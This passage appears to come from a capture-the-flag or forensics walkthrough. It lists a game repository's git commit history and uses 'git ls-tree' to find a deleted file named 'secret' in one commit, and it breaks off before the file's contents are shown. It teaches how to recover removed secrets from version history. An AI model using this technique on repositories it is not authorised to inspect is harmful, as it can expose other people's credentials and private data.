Date:   Fri Mar 29 23:18:45 2019 +0800

    Delete new file

commit 5c5d8adcf57267bc0a936a7db21ddb90fcbcd9ca
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:18:11 2019 +0800

    Commit new file

commit 1fd4401839b9a8b72e631213f8f45a575c9528ea
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:10:28 2019 +0800

:
```



```
commit 9a2c462ade52db713c8c8e3c9b69a9ac1566384d
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:09:49 2019 +0800

    Update file

commit 0b14924cecebaf24dbcc9895bb266f41efd991d6
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:08:50 2019 +0800

    Delete new file

commit 998ed1a2e8cca9f3574e2224583bdded18c8590d
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:08:35 2019 +0800

    Delete new file

commit 36a5cccf27168e1db2d0ef4532eda15e8ed804af
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:08:05 2019 +0800

    Commit new file
:
```


```
commit 16962bfb95b7e89dff326f33f07e5bd5d95c5a7c
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 23:07:24 2019 +0800

    Commit new file

commit 21b4eb398bdae0799afbbb528468b5c6f580b975
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 21:02:22 2019 +0800

    Update index.html

commit 2b5f6a83f073daba038f700ead56834c3795f3c2
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 20:30:41 2019 +0800

    Update sprite.js

commit 0dafaf31ba3bc76844127b417191be59d320d705
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 20:28:58 2019 +0800

:
```

```
commit b38d4f0e65b0bc7044792da436da5d763dc1acd1
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 20:28:15 2019 +0800

    Update new file

commit 07fda135aae22fa7869b3de9e450ff7cacfbc717
Author: Ameer Pornillos <44928938+ameerpornillos@users.noreply.github.com>
Date:   Fri Mar 29 20:27:01 2019 +0800

    Commit new file
```




```
Date:   Mon Aug 14 20:35:42 2017 +0530

    Update README.md

commit 045511e6166a080522fea6d3dcb49899d30a9b03
Author: richagithub <richa09me@gmail.com>
Date:   Wed Apr 13 12:49:26 2016 +0530

    first commit

    completed on pc

commit 27fd90cc337d599e4d93d6ceeced4664426243df
Author: richagithub <richa09me@gmail.com>
Date:   Wed Apr 13 12:48:25 2016 +0530

    :space_invader: Added .gitattributes & .gitignore files

commit cf40c32b4b3e714d4616f8721ec54f6f446181a7
Author: richagithub <richa09me@gmail.com>
Date:   Wed Apr 13 14:05:09 2016 +0530

    Initial commit
(END)
```

Let's see the contents of each and every one of these commits using ls-tree command.




```
┌─[✗]─[kalyan@parrot]─[~/flappy]
└──╼ $git ls-tree cf40c32b4b3e714d4616f8721ec54f6f446181a7
100644 blob 8f260dadbe40cdc656eb43c0c24401bdd4255bd0    README.md
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git ls-tree 27fd90cc337d599e4d93d6ceeced4664426243df
100644 blob bdb0cabc87cf50106df6e15097dff816c8c3eb34    .gitattributes
100644 blob cd2946ad76b4402e5b3cab9243a9281aad228670    .gitignore
100644 blob 8f260dadbe40cdc656eb43c0c24401bdd4255bd0    README.md
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git ls-tree 045511e6166a080522fea6d3dcb49899d30a9b03
100644 blob bdb0cabc87cf50106df6e15097dff816c8c3eb34    .gitattributes
100644 blob cd2946ad76b4402e5b3cab9243a9281aad228670    .gitignore
100644 blob 8f260dadbe40cdc656eb43c0c24401bdd4255bd0    README.md
100644 blob b7c6a79fd534ed19ab1708ac7a754ca1db28b951    index.html
100644 blob df45033222b87c64965dce38263e6d5948fb5ec1    sheet.png
100644 blob ad295422122860df7d9a4ef0c74de1e6deb67050    sprite.js
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git ls-tree 99e27515fca6dcbb65c9146ea4ec08ff86a0d3e0
100644 blob bdb0cabc87cf50106df6e15097dff816c8c3eb34    .gitattributes
100644 blob cd2946ad76b4402e5b3cab9243a9281aad228670    .gitignore
100644 blob 75c741fdd3e600a3cdf11414beb0c9dab8646466    README.md
100644 blob b7c6a79fd534ed19ab1708ac7a754ca1db28b951    index.html
100644 blob df45033222b87c64965dce38263e6d5948fb5ec1    sheet.png
100644 blob ad295422122860df7d9a4ef0c74de1e6deb67050    sprite.js
```

Although all commits are same, one of the commits has a file named "secret".



```
┌─[kalyan@parrot]─[~/flappy]
└──╼ $git ls-tree 07fda135aae22fa7869b3de9e450ff7cacfbc717
100644 blob bdb0cabc87cf50106df6e15097dff816c8c3eb34    .gitattributes
100644 blob cd2946ad76b4402e5b3cab9243a9281aad228670    .gitignore
100644 blob 8f260dadbe40cdc656eb43c0c24401bdd4255bd0    README.md
100644 blob b7c6a79fd534ed19ab1708ac7a754ca1db28b951    index.html
100644 blob f4385198ce1cab56e0b2a1c55e8863040045b085    secret
100644 blob df45033222b87c64965dce38263e6d5948fb5ec1    sheet.png
100644 blob ad295422122860df7d9a4ef0c74de1e6deb67050    sprite.js
```

Let's see what this file has using the git show command as shown below.



